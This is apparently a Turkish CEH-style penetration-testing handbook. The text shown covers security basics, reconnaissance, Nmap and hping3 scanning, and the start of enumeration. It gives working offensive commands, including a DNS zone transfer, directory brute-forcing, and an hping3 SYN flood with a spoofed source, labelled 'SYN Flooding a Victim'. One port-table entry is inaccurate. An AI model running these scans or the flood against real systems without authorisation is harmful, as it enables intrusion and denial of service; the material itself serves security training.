

SIZMA TESTİ VE GÜVENLİK UYGULAMALARI EL KİTABI

Furkan Enes Polatođlu



Sızma Testi ve Güvenlik Uygulamaları El Kitabı

09/01/2021

Furkan Enes Polatođlu
furkanenes1160@icloud.com

İçindekiler

Module 1: Introduction to Ethical Hacking	7
Siber Güvenliđin Temelleri	7
CIA	7
Fiziksel Güvenlik Kontrolleri	7
Defense-in-Depth (Derinlemesine Savunma).....	7
Cyber Kill Chain (Siber Öldürme Zinciri)	8
Module 2: Footprinting and Reconnaissance	9
Footprinting and Reconnaissance (Bilgi Toplama ve Keşif).....	9
Pasif Bilgi Toplama.....	9
Pasif Bilgi Toplama Araçları	9
Google Search ile Pasif Bilgi Toplama	9
Shodan ile Pasif Bilgi Toplama.....	9
Whois ile Pasif Bilgi Toplama.....	9
Theharvester ile Pasif Bilgi Toplama	9
Aktif Bilgi Toplama.....	9
Aktif Bilgi Toplama Araçları	9
Dig ile Aktif Bilgi Toplama.....	9
DNS Zone Transfer.....	9
Dirb ile Aktif Bilgi Toplama	10
Gobuster ile Aktif Bilgi Toplama	10
Dmitry ile Aktif Bilgi Toplama.....	10
Nmap ile Aktif Bilgi Toplama	10
Port Kavramı.....	10
Firewalking	10
Module 3: Scanning Networks	11
ICMP Ping ve Ping Sweep	11
Ping.....	11
Fping.....	11
NMAP Nedir?.....	11
NMAP ile Neler Yapılabiliriz?	11
NMAP Ping Scan – No Port Scan (-sn).....	12
NMAP Ping Scan (-sP)	12
NMAP ile Port Taraması	12
TCP Bayrakları.....	12
3-Way Handshake;	13
NMAP TCP ve UDP Taraması (-sT & -sU).....	13
NMAP SYN Scan / Stealth Scan (-sS).....	13
NMAP Küçük Taramalar	13

NMAP XMAS Scan.....	13
NMAP Fast Scan.....	14
NMAP ile İşletim Sistemi Tespiti.....	14
NMAP ile Script Taraması.....	14
NMAP ile Zafiyet Script Taraması.....	14
NMAP'in Scriptlerini ile Tarama.....	14
NMAP Versiyon Bilgisi Öğrenme.....	14
NMAP Portları Açık Varsaymak (-Pn).....	14
NMAP ile İç Ağ Tarama.....	14
Zenmap ile Ağ Taraması.....	14
Hping3 ile Port Taraması.....	15
NMAP ile Host Keşfi.....	15
Snort.....	15
Module 4: Enumeration.....	17
Nikto Aracı ile Web Zafiyetlerinin Tespiti.....	17
Temel Servisler.....	17
NetBIOS Servisi.....	17
NetBIOS Enumeration Araçları.....	17
Nbtscan Aracı.....	17
SNMP Servisi.....	18
DNS Servisi.....	18
SMTP Servisi.....	18
NTP Enumeration.....	18
LDAP Enumeration.....	18
Unix/Linux Enumeration Araçları.....	18
enum4linux Aracı.....	19
Windows Enumeration Araçları.....	19
Ne Önlem Alınmalı?.....	19
Module 5: Vulnerability Analysis.....	20
Vulnerability Scan Araçları.....	20
Zafiyet Tarama;.....	20
Zafiyet Kategorileri.....	20
Ağ Zafiyet Tarayıcıları.....	20
NMAP ile Zafiyet Taraması.....	20
Nessus Zafiyet Tarama Aracı.....	21
Nessus Basic Network Scan.....	21
Nessus ile Gelişmiş Zafiyet Taraması Yapmak.....	28
Module 6: System Hacking.....	35
Exploit DB Nedir?.....	35
Searchploit ile Exploit Bulma.....	35
Metasploit Framework.....	35
Exploits.....	35
Auxiliary.....	35
Encoders.....	35
Payload.....	35
Eternalblue açığı için Metasploit kullanma örneği.....	35
Parola Kırma Teknikleri.....	36
Parola Kırma Araçları.....	36
Güçlü Parola Özellikleri.....	36
DNA (Distributed Network Attack).....	36
Kimlik Doğrulama Faktörleri.....	36
Crunch ile Wordlist Oluşturma.....	36

Rainbow Table Oluřturma	36
Module 7: Malware Threat	37
Zararlı Yazılım eřitleri	37
Bir Virüsün Yařam Döngüsü	37
Virüs eřitleri.....	37
Arka Kapı Yöntemleri.....	37
Trojanlar	38
Msfvenom ile Zararlı Yazılım Oluřturma	38
Module 8: Sniffing	39
Ađ üzerindeki Trafiđin Elde Edilmesi	39
Wireshark	39
Tcpdump.....	39
Cain & Abel Aracı.....	39
Module 9: Social Engineering	40
Sosyal Mühendislik	40
Sosyal Mühendislik Süreci	40
Setoolkit ile Sosyal Mühendislik	40
Setoolkit – Credential Harvester Attack.....	40
Module 10: Denial-of-Service	41
OSI Katmanlarına Göre DDOS Saldırıları.....	41
Layer 2 DDoS Saldırıları	41
Layer 3 DDoS Saldırıları	42
Smurf Attack.....	42
Ping of Death	42
Layer 4 DDoS Saldırıları	43
Layer 7 DDoS Saldırıları	43
Module 11: Session Hijacking	45
3 Adımda Oturum alma	45
Oturum alma eřitleri	45
Ađ Seviyesinde Oturum alma Yöntemleri	46
Uygulama Seviyesinde Oturum alma Yöntemleri	46
Session Hijacking – Uygulama	47
Module 12: Evading IDS, Firewalls and Honeypots	48
IDS (Intrusion Detection System).....	48
IPS (Intrusion Prevention System)	48
IDS ve IPS Nasıl alıřıyor?	48
IDS’den Kaçınma Metotları.....	49
Obfuscation – IDS Evading Metotları	49
Fragmentation – IDS Evading Metotları	50
Encryption – IDS Evading Metotları.....	50
Denial of Service	51
Firewall (Güvenlik Duvarı)	51
Firewall Keřfi	51
Firewall Evading (Atlatma) Metotları	51
Firewalking	52
MAC Spoofing.....	52
Tiny Fragmentation	52
Tünelleme Nedir?	53
ICMP Tünelleme	53
HTTP Tünelleme	53
DNS Tünelleme	54
SSH Tünelleme.....	54

Honeypots	54
Module 13: Hacking Web Servers	55
Web Sunucu	55
HTTP Header Bilgileri	55
HTTP GET ve POST İstekleri	56
Web Sunucu Zafiyetleri	56
Buffer Overflow (Arabellek Taşması)	56
DoS/DDoS	56
Flawed Web Design (Kusurlu Web Tasarımı)	56
Module 14: Hacking Web Application	57
OWASP	57
OWASP TOP 10	57
Testing Vulnerable Web Apps	57
OWASP ZAP ile Web Uygulama Zafiyet Taraması	57
Burpsuit ile Araya Girme	58
Burp Proxy	58
DVWA Nedir?	58
Brute Force – Kaba Kuvvet Saldırısı	58
CSRF Attack	58
XSS Attack	59
XSS Attack Önleme Yöntemlerinden Biri	59
Directory Traversal	59
File Inclusion	59
ShellShock Zafiyeti	60
Module 15: SQL Injection	61
Örnek SQL Sorgusu:	61
Saldırı SQL Sorguları:	61
Saldırı Mantiği	61
Module 16: Hacking Wireless Networks	62
Ağ Türleri	62
Wireless Standartları	62
Wi-Fi Authentication Modları	63
Wi-Fi Chalking	63
Wi-Fi Tehditleri	63
Hacking Wireless Network – Uygulama	63
Module 17: Hacking Mobile Platforms	65
Mobil Saldırı Vektörleri	66
Mobil Zafiyet ve Riskler	66
Android Architecture	67
Android Mimarisi	67
Module 18: IoT Hacking	68
Geleneksel IoT Saldırı Teknikleri	68
Genel IoT Atak Alanları;	68
IoT Atakları;	68
Module 19: Cloud Computing	69
Cloud Servis Çeşitleri	69
Module 20: Cryptography	70
Simetrik Şifreleme	70
Asimetrik Şifreleme	70

ÖNSÖZ

Bu el kitabını CEH içeriğine uygun olarak modüler bir yapıda hazırlamaya çalıştım. El kitabı, daha çok bir saldırı klavuzu olarak nitelendirilebilir. Penetrasyon testi sırasında “hangi işlemleri, hangi sırayla ve nasıl uyguluyoruz?” sorularını ortadan kaldırmak ve karışıklıkları gidermek adına, adım adım hazırlanmış bir rehber ortaya koymaya çalıştım.

Okunduğunda, rehberde ele alınan başlıklar hakkında sizlere tatmin olabileceğiniz kadar çok şey öğretebilecek bir çalışma olmayacağını altını çizmek istiyorum. Burada iş biraz okuyucuya düşüyor.

Bu çalışmada genel hatlarıyla ele alınan konuları daha detaylı öğrenerek, araştırma yaparak ve azimle çalışarak kendinizi geliştirmek şartıyla bir şeyler öğrenebilirsiniz.

Module 1: Introduction to Ethical Hacking

Siber Güvenliğin Temelleri

- CIA
- Risk
- Politika, Süreç ve Prosedürler
- Fiziksel Güvenlik Kontrolü
- Mantık ve Teknik Kontroller

CIA

Confidentiality = Gizlilik

Integrity = Bütünlük

Availability = Erişilebilirlik

Gizlilik : Yetkisiz bir kullanıcı için bilgi sızıntısının önlenmesi.

Bütünlük : Yetkisiz bir kullanıcı için sistem ve bilgi değişiminin engellenmesi.

Erişilebilirlik : Yetkili kullanıcılar için herhangi bir bilgiye istenilen zamanda ulaşılması.

Non-Repudiation (İnkâr Edememe) : Yapılan bir işlemin daha sonradan inkâr edilememesi durumudur.

Asset (Varlık) : Bir sisteminde bulunan ve veri bağlantısı olan tüm bilgi işlem uzantıları.

(insan,yazılım,bilgi,donanım ve servisler)

Threat (Tehdit) : Bilgi varlıklarına zarar verme olasılığına sahip olaylara neden olabilecek durumlar.

Vulnerability (Zafiyet) : Bir sistemde bulunan tehditlerden mütevellit istismar edilebilecek eksiklikler ve zayıflıklardır.

Fiziksel Güvenlik Kontrolleri;

- Full disk encryption (FDE)
- Backup encryption
- Hava koşulları ve nem

Defense-in-Depth (Derinlemesine Savunma)

Katmanlı Güvenlik

- Network güvenlik önlemi
- Anti-Virüs koruması
- Data bütünlük analizi
- Davranışsal analiz
- Uygulama güvenliği

Policies, Procedures & Awareness

Physical

Network

Computer

Application

Device

IDS : Intrusion Detection Systems : Saldırı Tespit Sistemleri

IPS : Intrusion Prevention Systems : Saldırı Önleme Sistemler

Cyber Kill Chain (Siber Öldürme Zinciri):

Bir hacker'ın, herhangi bir sisteme sızma aşamaları incelendiğinde her zaman aşağıdaki 7 madde içerisinde görülmüştür.

- 1- Reconnaissance (Keşif yapma aşaması)
- 2- Weaponization (Silahlandırma aşaması)
- 3- Delivery (Erişilebilme, iletişim kurma aşaması)
- 4- Exploitation (Sömürme atağı, Keşife geçme aşaması) *Bu adımdan sonra bir hacker'ın önlenmesinin zor olduğu bilinmektedir.
- 5- Installation (Yükleme aşaması)
- 6- Command & Control (Kontrol ve komut yürütme aşaması)
- 7- Actions on Objectives (Hedefe yönelik aksiyonlar)

Module 2: Footprinting and Reconnaissance

Footprinting and Reconnaissance (Bilgi Toplama ve Keşif):

*Bu aşamada, CEH'in 2. Modülü ve Cyber Kill Chain modelinin ilk aşamasını inceleyeceğiz.

Bilgi toplama, aktif ve pasif bilgi toplama olarak ikiye ayrılmaktadır;

Pasif Bilgi Toplama: Hedefe ait herhangi bir sisteme bağlanmadan gerçekleştirilir. Halka açık veriler yani, Sosyal medya, Shodan, Google gibi tarayıcılar bu konuda örnek verilebilir.

Pasif Bilgi Toplama Araçları: Arama motorları, Harvester, Shodan, Whois, Archive.org, Sosyal Medya, Kariyer Siteleri

Google Search ile Pasif Bilgi Toplama : site:facebook.com.tr, inurl:edu.tr, Filetype:xls, - site:furkanenes.com.tr

*Ayrıntılı ve işe yarar aramalar için Exploit-DB üzerinden "Google Hacking Database" üzerinden bilgi edinilebilir.

- allinurl: URL içinde geçecek anahtar kelime olarak aratılır.
- intext: Herhangi bir web sayfasının bir bölümünde geçecek anahtar kelime olarak aratılır.
- intitle: Kelimeler sayfaların başlık etiketi (head) kısmında aratılır.
- site: Aramanın yapılacağı domain ismi yazılır.
- allintitle: Bu parametreye yazılan kelime sayfaların bağlı olduğu etiketlerde aratılır.
- inurl: Yazılan bütün kelimeler URL içinde geçecek şekilde bir kelime olarak aratılır.

Shodan ile Pasif Bilgi Toplama: Shodan, filtrelerini kullanarak çeşitli bilgisayar sistemlerini yani "switch, desktop, servers, router" gibi, tespit etmemizi sağlayan bir arama motorudur. <https://www.shodan.io/>

Whois ile Pasif Bilgi Toplama: Domain'i kullanarak önemli bilgilere erişebileceğimiz bir araçtır. <https://who.is> Whois'i Kali Linux işletim sistemi üzerinde kullanabiliriz.

Theharvester ile Pasif Bilgi Toplama: Herhangi bir domain üzerinden belirtilen tarayıcıları kullanarak arama yapılması sağlanır.

```
root@kali:/home/kali# theHarvester -d furkanenes.com -l 400 -b google
```

Aktif Bilgi Toplama: Hedef ile etkileşim halinde olarak bilgi toplanır.

Aktif Bilgi Toplama Araçları: Dmitry, Nmap, Dirb, Dig, Gobuster, Nslookup (aktif/pasif), Maltego (aktif/pasif)

Dig ile Aktif Bilgi Toplama: Domain isimleri aracılığıyla aktif bilgi toplamak için kullanılan bir araçtır.

```
root@kali:/home/kali# dig google.com @185.154.85.24
```

DNS Zone Transfer: Zone transfer ile DNS üzerindeki kayıtlar transfer edebiliriz.

```
root@kali:/home/kali# dig axfr furkan.com @10.10.10.10
```

Dirb ile Aktif Bilgi Toplama: Web sitesinde dizin taramamızı sağlayan bir araçtır.

```
root@kali:/home/kali# dirb https://www.furkanenes.com.tr
```

- wordlist.txt dosyası kullanarak, txt dosyasında bulunan subdomainler göz önüne alınarak araştırma yapabiliriz.

```
root@kali:/home/kali# dirb https://www.furkanenes.com.tr/ /usr/share/dirb/wordlists/wordlist.txt
```

Gobuster ile Aktif Bilgi Toplama: Web sitesi üzerinde dizin taramak için kullanılan bir araçtır. Dirb ile aynı işlevi görmektedir ancak aradaki fark, Gobuster “dizinin dizinine” bakmaz. Bundan dolayı dirb aracına göre daha hızlıdır. Normalde Kali Linux’ta bulunmamaktadır. Kendimiz indirip kurulumunu yapmamız gerekir.

```
root@kali:/home/kali# gobuster dir -u https://www.google.com -w /usr/share/dirb/wordlists/big.txt
```

Dmitry ile Aktif Bilgi Toplama: Bu araç ile Whois, “host firması ve açık port bilgileri” elde edebiliriz fakat buradaki “açık portlar”, nmap kadar güvenilir değil.

Maltego ile Aktif/Pasif Bilgi Toplama: Bu araç ile “whois bilgileri, alan adları, ağ tespiti, IP adresi, e-posta adreslerini toplamak, telefon, fax numaraları, sosyal paylaşım ağları” gibi bilgilere erişebilmemiz için kullanılan geniş çaplı bir programdır. Kali Linux üzerinde bulunur.

Nmap ile Aktif Bilgi Toplama: Firewall cihazının engelleme olasılığı vardır. Firewalking metodu kullanılarak Firewall atlatılabilir. (3. modülde detaylı olarak üzerinde durulacak)

Port Kavramı: İki bilgisayarın iletişime geçmesi için mantıksal kapı olarak adlandırılır.

TCP ve UDP ile birlikte kullanılabilir toplam 65535 adet port vardır.

IANA (The Internet Assigned Numbers Authority) göre;

- Bilinen Portlar (Well-Know Ports): 0 - 1023

- Kayıtlı/Rezerve Edilmiş Portlar (Registered Ports): 1024 – 49151

- Dinamik ve Özel Portlar (Dynamic and/or Private Ports): 49152 – 65535

Temel Port Bilgileri:

80 -> HTTP	22 -> SSH
443 -> HTTPS	23 -> TELNET
445 -> SMB	25 -> SMTP
123 -> NTP	514 -> SYSLOG
21 -> FTP	69 -> UNAUTHENTICATED ACCESS

Aktif Bilgi Toplama Engeli Firewall;

Dış networkten, bir iç network taramak istenildiğinde Firewall cihazı taramaların çok bir bölümünü engellemektedir.

Firewalking;

Bu gibi olaylarda penetrasyon testlerinde kullanılmakta olan ve Firewall üzerinde iç network’ü taramak için kullanılan metoda “Firewalking” metodu denir.

Module 3: Scanning Networks

*Scanning Network (Ağ Taramaları), CEH'in 3. modülüdür. Bu aşamada, ağ taramalarının yapılması üzerinde duracağız.

Ping Sweeps:

- Megaping
- Fping

Port Scan:

- NMAP -Masscan
- Zenmap

ICMP Ping ve Ping Sweep:

- Açık olan sistemler gönderilen isteklere ICMP Echo Reply yanıtını döner.
- Aktif olan cihazları öğrenmek için kullanılmaktadır.
- ICMP Echo istekleri kullanılarak tüm network üzerine paketler gönderilir.
- Herhangi bir paketin firewall üzerinden geçip geçmediğinin kontrolünü sağlayabiliriz.
- Belirtilmiş olan ağ maskesi (subnet) üzerindeki her adrese Echo isteği gönderilir.

Ping:

- IP adresine sahip olan bilgisayarların TCP/IP şeklinde çalışıp çalışmadığını öğrenmek ve çalışıyorsa gönderilen isteğin ne kadar sürede ulaştığını görmek için kullanılır.
- Ping komutu, cihaza 32 byte'lık bir ICMP (Internet Control Message Protocol) paketi gönderir. Daha sonra paketin geri gelmesini bekler.
- Bu paket ile, cihaza echo isteği yollanmış olur ve karşıdan echo cevabını bekler.

Fping:

- Birden çok hosta ICMP echo paketi göndermek için kullanılır.

```
root@kali:/home/kali# fping -aeg 192.168.5.0/24
```

NMAP Nedir?

- Ağ Haritalama - Ağ tarama - Açık kaynak - Ücretsiz - Yaygın kullanıcı kitlesi - Büyük topluluk desteği
- Birçok işi kendi başına yapabilir. - Her platform üzerinde çalışmaktadır - İyi bir dokümantasyona sahiptir.

NMAP ile Neler Yapılabiliriz?

- Port taraması
- Kaba kuvvet saldırısı
- Güvenlik duvarı tespiti
- Sunucu keşfi
- Ağ topolojisi keşfi
- Exploit
- Sevis ve versiyon tespiti
- Zafiyet Tespiti
- İşletim sistemi tespiti

NMAP Ping Scan – No Port Scan (-sn)

Belirttiğimiz ağ aralığında açık olan cihazların tespiti yapmamızı sağlar.

```
root@kali:/home/kali# nmap -sn 192.168.2.10-15
```

NMAP Ping Scan (-sP)

Belirtilen ağ aralığındaki açık olan cihazların tespiti yapılır.

```
root@kali:/home/kali# nmap -sP 192.168.5.0/24
```

NMAP ile Port Taraması:


- Penetrasyon testlerinde başlangıç olarak sunucuların üzerinde tarama yapmak ve açık olan port veya servislerin tespit edilmesi önem arz eder.

- Bu gibi olaylarda nmap ile tarama gerçekleştirdiğimizde sunucu ile ilgili tüm bilgileri elde etmiş oluruz.

```
root@kali:/home/kali# nmap www.google.com
```

TCP Bayrakları;


TCP Bayrağı	tcpdump'ta karşılığı	Bayrağın anlamı
SYN	s	Syn paketi, oturum kurma isteğidir. TCP bağlantılarının ilk kısmını oluşturur.
ACK	ack	Kabul bayrağı.Diğer bayraklarla birleşerek görünebilir.
FIN	f	Oturum sonlandırmak için kullanılır.
RESET	r	Bağlantıyı resetlemek yarıda için kullanılır.
PUSH	p	Verinin acilen iletilmesini sağlar. Telnet gibi uygulamalarda ana unsur acil cevap süresidir ki buda PUSH bayrağı sinyali ile olur
URGENT	urg	Acil olan verinin diğer verilerden önce yapılmasını sağlar Ctrl-C FTP download kesmesi




TCP Header

3-Way Handshake;

İletişimi başlatır;



İletişimi sonlandırır;



NMAP TCP ve UDP Taraması (-sT & -sU)

TCP Taraması: `root@kali:/home/kali# nmap -sT -p 80,443 192.168.5.0/24`

-p parametresi ile kendi belirlediğimiz bir portu taramasını sağlayabiliriz.

UDP Taraması: `root@kali:/home/kali# nmap -sU -T4 192.168.6.3`

- T parametresini kullanarak paketlerin gönderme hızını belirlemiş oluruz. T, 0-5 arası değer alır. Firewall atlatma tekniklerinde sıkça kullanılır.

NMAP SYN Scan / Stealth Scan (-sS)

- Hedef portu tarama esnasında TCP - SYN paketleri gönderilir ancak ACK paketi gönderilmez.

- SYN paketine karşılık alınan cevaplardan doğru, port açıklığı tespit edilmemiz mümkün.

`root@kali:/home/kali# nmap -sS 192.168.2.43`

NMAP Küçük Taramalar;

- Belli başlı portların taramasında kullanılır.

`root@kali:/home/kali# nmap -p 18,21,80 192.168.2.43`

- Yukarıdaki taramada hedef üzerinde yalnızca 18,21,80 portlarının taraması yapılmıştır.

NMAP XMAS Scan

- Hedefe FIN, PUSH veya URG bayrakları gönderilir.

- Hedefin o portu kapalı ise "RST-ACK" cevabı döner.

- Herhangi bir cevap dönmüyor ise hedef portun açık olduğunu anlamamız gerekir.

`root@kali:/home/kali# nmap -sX 192.168.5.73`

NMAP Fast Scan

- Networkte bulunan açık portları ve cihazları hızlı bir şekilde tespit etmemizi sağlar.

```
root@kali:/home/kali# nmap -T4 -F 192.168.7.83
```

NMAP ile İşletim Sistemi Tespiti

```
root@kali:/home/kali# nmap -O 192.168.6.53
```

NMAP ile Script Taraması

- Nmap'e ait olan ve kullanabileceğimiz nmap scriptlerini listelemek için aşağıdaki komutu kullanabiliriz;

```
root@kali:/home/kali# locate *.nse
```

NMAP ile Zafiyet Script Taraması

- Nmap'in zafiyet içeren scriptlerini listelemek için aşağıdaki komutu kullanabiliriz;

```
root@kali:/home/kali# locate *-vuln-*.nse
```

NMAP'in Scriptlerini ile Tarama

- Nmap, scriptlerini herhangi hedef üzerinde deneyerek bütün portların içerisinde zafiyet bulmaya çalışır.

```
root@kali:/home/kali# nmap -sC 192.168.2.13
```

NMAP Versiyon Bilgisi Öğrenme

```
root@kali:/home/kali# nmap -sV 192.168.2.13
```

NMAP Portları Açık Varsaymak (-Pn)

Bu komutta NMAP'e, "ping paketleri sonucunda eğer cihazdan cevap alamazsan, deneyeceğin zafiyetleri yine dene. Port kapalı sanabilirsin, aslında açık olabilir, script denediğinde de burdan bir zafiyet bularak sızma işlemini gerçekleştirirsin" demiş oluruz. Uzun sürebilir ancak port kapalı gibi gözükse bile zafiyetleri tek tek denediği için herhangi bir zafiyet bulursa çalışır.

NMAP ile İç Ağ Tarama

İç ağ taramaları ile yapılabilecekler sırasıyla;

- 1- Açık host tespiti yapılır.
- 2- Hostun işletim sistemi tespiti yapılır.
- 3- Host üzerinde açık portlar tespit edilir.
- 4- Portların üzerinde çalışan servisler belirlenir.
- 5- Servislerin versiyon bilgileri öğrenilir.
- 6- Portlar ve hostlar üzerindeki zafiyetlerin tespiti yapılır.
- 7- Nmap, Zenmap ya da Hping3 araçları kullanarak yukarıdaki işlemler rahatlıkla gerçekleştirilebilir.

Zenmap ile Ağ Taraması

- Nmap'in arayüzlü halidir.
- Kullanımı basit.
- Hedef belirlendikten sonra Scan butonuna basarak işlem başlatılır.

- Zenmap indirmek için nmap."org/download" bölümünden Zenmap GUI .rpm uzantılı dosyayı indiriyoruz. Kali, debian tabanlıdır. Ancak indirdiğimiz dosyanın uzantısı Red Hat Linux işletim sistemi için geliştirilmiş bir paket yöneticisidir. Ancak bu dosyayı Debian sistemde çalıştırmanın çözümü vardır;

- "alien" kullanarak .rpm uzantılı paketleri .deb paketine çevirebilmek mümkün. Bunun için;

```
root@kali:/home/kali# apt install alien dpkg-dev debhelper build-essential
programını yükledikten sonra,
root@kali:/home/kali# alien zenmap-7.80-1.noarch.rpm
komutunu çalıştırdıktan sonra son olarak,
root@kali:/home/kali# dpkg -i zenmap_7.80-2_all.deb
```

Hping3 ile Port Taraması

- Network Haritalama ve DoS saldırıları için sıklıkla kullanılmaktadır.

- ICMP isteklerine kapalı olan ağlarda kullanılır.

- HTTP Ping anlamına gelmektedir. Örneğin bir sisteme ayakta mı diye ping attığımız zaman geri cevap dönmediğinde hemen pes etmeden Hping3 kullanarak bir http (web server) pingi atarakta şansımızı deneyebiliriz. O da olmazsa nmap kullanarak diğer portları taramaya geçeriz. Burada nmap 3. aşamada devreye girmiş olur. En başta nmap kullanmamamızın sebebi ise "zaman ve para sorunu". Nmap taramasından sonra bloklanma ihtimali de göz önünde bulundurulmalıdır.

```
root@kali:/home/kali# hping3 -scan 21,80 -c 5 -S 192.168.6.83
```

Hping3 ile Kullanabileceğimiz Tarama Türlerinden Bazıları;

SYN Flooding a Victim : `root@kali:/home/kali# hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`

ACK Scan on Port 80 : `root@kali:/home/kali# hping3 -A 192.168.3.73 -p 80`

FIN, PUSH and URG Scan on Port 80 : `root@kali:/home/kali# hping3 -F -P -U 192.168.3.73 -p 80`

ICMP Ping : `root@kali:/home/kali# hping3 -1 192.168.3.73`

Intercept All Traffic Containing HTTP Signature : `root@kali:/home/kali# hping3 -9 HTTP -I eth0`

UDP Scan on Port 80 : `root@kali:/home/kali# hping3 -2 192.168.3.73 -p 80`

Collecting Initial Sequence Number : `root@kali:/home/kali# hping3 192.168.3.73 -Q -p 138 -s`

Firewalls and Time Stamps : `root@kali:/home/kali# hping3 -S 192.168.3.73 -p 80 -tcp-timestamp`

SYN Scan on Port 50-60 : `root@kali:/home/kali# hping3 -8 50-60 -S 192.168.3.73 -V`

Scan Entire Subnet for Live Host : `root@kali:/home/kali# hping3 -1 192.168.3.x -rand-dest -I eth0`

*** **Iptables** Komutu. **Iptables**, Linux işletim sistemi üzerinde mevcut bir güvenlik duvarıdır.

Servislerin çalıştığı portlardan geçen trafiği engelleyebilir ve farklı bir porta yönlendirme yapabilmektedir.

NMAP ile Host Keşfi

```
root@kali:/home/kali# nmap -sn -n 192.168.81.0/24
```

SNORT

Bir IPS sistemidir. Açık kaynaklıdır. Paralı imzaları vardır. Denemek için bir arkadaşımız bilgisayarına Snort kurar, kuralları yazar karşıdaki ona saldırı yapmaya çalışır ve atlatıp atlatamadığını görür, yakalandığını görür. Böylelikle birisi pentester olarak kendini geliştirir diğeri de savunma tarafında kendini geliştirmiş olur. Sanal makineye kurduktan sonra, imzalarını yazıyoruz, kural yazmayı öğreniyoruz ve daha sonra tüm trafiği Snort'a yönlendiriyoruz. Ağı Snort IPS sisteminden geçirerek güvenliği sağlamaya çalışıyoruz.

```
root@kali:/home/kali# root@kali:/home/kali# nmap -sn -n 192.168.91.0/24 | grep "Nmap scan"  
| cut -d " " -f 5 > /root/Desktop/target_IPs.txt
```

```
root@kali:/home/kali# cat /root/Desktop/target_IPs.txt
```

- **sn:** ping taraması (host keşfi)
- **-n:** isim çözümü (name resolution) yapma
- **grep: "Nmap scan":** "Nmap scan" ifadesi geçen satırları listele.
- **cut -d " " -f 5:** Boşluk sınırlayıcısına göre gelen ifadeyi böl ve 5. sütunu getir.
- **> :** çıktıyı belirtilen dizine yönlendir.

Module 4: Enumeration

Bu aşama CEH'in dördüncü modülüdür. Bu aşamada hedef hakkında daha detaylı bilgi toplayacağımız uygulamalar yapacağız. Enumeration çok bilgi verir ancak engellenme ihtimalimiz yüksektir.

*** -iL komutu, tarama yapılacak IP listesi dosyasını belirtmek için kullanılır.

Nikto Aracı ile Web Zaafiyetlerinin Tespiti

```
root@kali:/home/kali# nikto -h http://192.168.3.23
```

-h : HTTP üzerinden tarama yapılacağı anlamı taşır.

Temel Servisler

- NetBIOS
- SMTP
- NTP
- Unix / Linux
- SNMP
- DNS
- LDAP
- Windows

NetBIOS Servisi

- Network Basic Input Output System, yerel bir ağda birbirleriyle iletişim halinde olan cihazların iletişim kurabilmesini sağlar. Ayrıyetten isim çözümlemesini yapan bir API olarak karşımıza çıkar.

NetBIOS servisi varsayılan olarak 139 numaralı portta çalışır. OSI modelinin "**Oturum Katmanı**"nda (Session Layer) bulunur. Oturum katmanı, aynı ağda birden fazla bilgisayar varken doğru bir iletişim yapılmasını ve doğru bilgisayarların iletişim kurmasını sağlamaktadır. OSI'nin 5.katmanında bulunur.

NetBIOS 3 amaçla kullanılmaktadır;

- Oturum hizmeti vermek için
- İsim çözümlemek için
- Datagram dağıtımını gerçekleştirmek için

SMB (Server Message Block): "Sunucu İleti Bloğu", sunucu ve istemci arasındaki iletişimi sağlayan ağ protokolüdür. OSI modelinin Uygulama katmanında çalışır. Dosya paylaşımlarında, ağ, yazıcı ve farklı bağlantılarda kullanılmaktadır. 445 ve 139 portlarını kullanır

SMB sürümleri ve kullandıkları işletim sistemleri aşağıda verilmiştir;

- SMB1: Windows Server 2000/2003 ve Windows XP
- SMB2: Windows Server 2008 ve Windows Vista SP1
- SMB2.1: Windows Server 2008 R2 ve Windows 7
- SMB3: Windows Server 2012 ve Windows 8

